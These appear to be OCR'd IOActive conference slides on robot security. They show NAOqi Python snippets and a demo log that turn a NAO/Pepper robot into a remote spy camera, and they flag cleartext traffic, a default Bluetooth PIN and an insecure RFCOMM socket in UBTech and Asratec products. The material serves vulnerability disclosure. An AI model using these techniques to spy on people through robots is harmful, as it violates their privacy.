
Robots as Insider Threats: Espionage Possibilities

- Hacking NAO/Pepper and turning it into a spy cam



IOActive
Hardware | Software | Wetware
SECURITY SERVICES

Robots as Insider Threats: Espionage Possibilities



- Hacking NAO/Pepper and turning it into a spy cam

```
proxyVideo = ALProxy("ALVideoDevice", IP, PORT)
resolution = vision_definitions.kQVGA
colorSpace = vision_definitions.kRGBColorSpace
imgClient = proxyVideo.subscribe("_client", resolution, colorSpace, 5)
# Select camera.
proxyVideo.setParam(vision_definitions.kCameraSelectID, cameraID)
```

ALVideoDevice.so

```
image = proxyVideo.getImageRemote(imgClient)
```


← update video feed

```
motionProxy = ALProxy("ALMotion", IP, PORT)
motionProxy.setStiffnesses("Head", 1.0)
# Example showing a slow, relative move of "HeadYaw".
# Calling this multiple times will move the head further.
names           = "HeadYaw"
changes         = 1
fractionMaxSpeed = 0.5
motionProxy.changeAngles(names, changes, fractionMaxSpeed)
```

ALMotion.so


Robots as Insider Threats: Espionage Possibilities

- Hacking NAO/Pepper and turning it into a spy cam
  - Demo



```
Last login: Fri Aug 11 16:43:13 on ttys004
Welcome to fish, the friendly interactive shell
lucas@luketua -> sh NaoSpyTool.sh
[I] 775 qimessaging.session: Session listener created on tcp://0.
[I] 775 qimessaging.transportserver: TransportServer will listen
68.0.105:64510
[I] 775 qimessaging.transportserv
.0.1:64510
[!] Moving HEAD down
[!] Moving HEAD left
[!] Moving HEAD down
[!] Moving HEAD down
[!] Moving HEAD down
[!] Moving HEAD down
[!] Moving HEAD down
[!] Moving HEAD left
[!] Moving HEAD left
[!] Moving HEAD left
[!] Moving HEAD left
[!] Moving HEAD left
[!] Moving HEAD right
[!] Moving HEAD down
[!] Moving HEAD down
```

UBTech espionage?



Privacy & Security

INDIEGOGO

How is my privacy protected?

We truly believe that customer's privacy is sacred. We work hard to protect your information from unauthorized access and have designed policies and controls to safeguard the collection, use, and disclosure of your information.

How secure is this?

Alpha 2 uses MySQL encryption to secure personal data sent to and from the cloud.


- All transmitted in **cleartext** ☺

Unprotected Bluetooth Adapters

•***Asratec's V-Sido CONNECT RC Microcontroller***

The product does not enforce a **strong Bluetooth PIN** to pair with the microcontroller board, which makes it easier for attackers to control or reconfigure the robot remotely.

The **"0000"** pin is used by default on the extra Bluetooth dongle.



Unprotected Bluetooth Adapters

- ***Missing Bluetooth Authenticated Link Key in UBTECH Alpha 1S***
  - ***The communication channel will not have an authenticated link key (subject to man-in-the-middle attacks).***

```
    //   199: astore_1
    //   200: aload_2
    //   201: invokestatic 104       com/ubtechinc/base/BluetoothUtil:access$000       ()Ljava/util/UUID;
    //   204: invokevirtual
113       android/bluetooth/BluetoothDevice:createInsecureRfcommSocketToServiceRecord       (Ljava/util/UUID;)La
ndroid/bluetooth/BluetoothSocket;
    //   207: astore_2
    //   208: aload_2
```

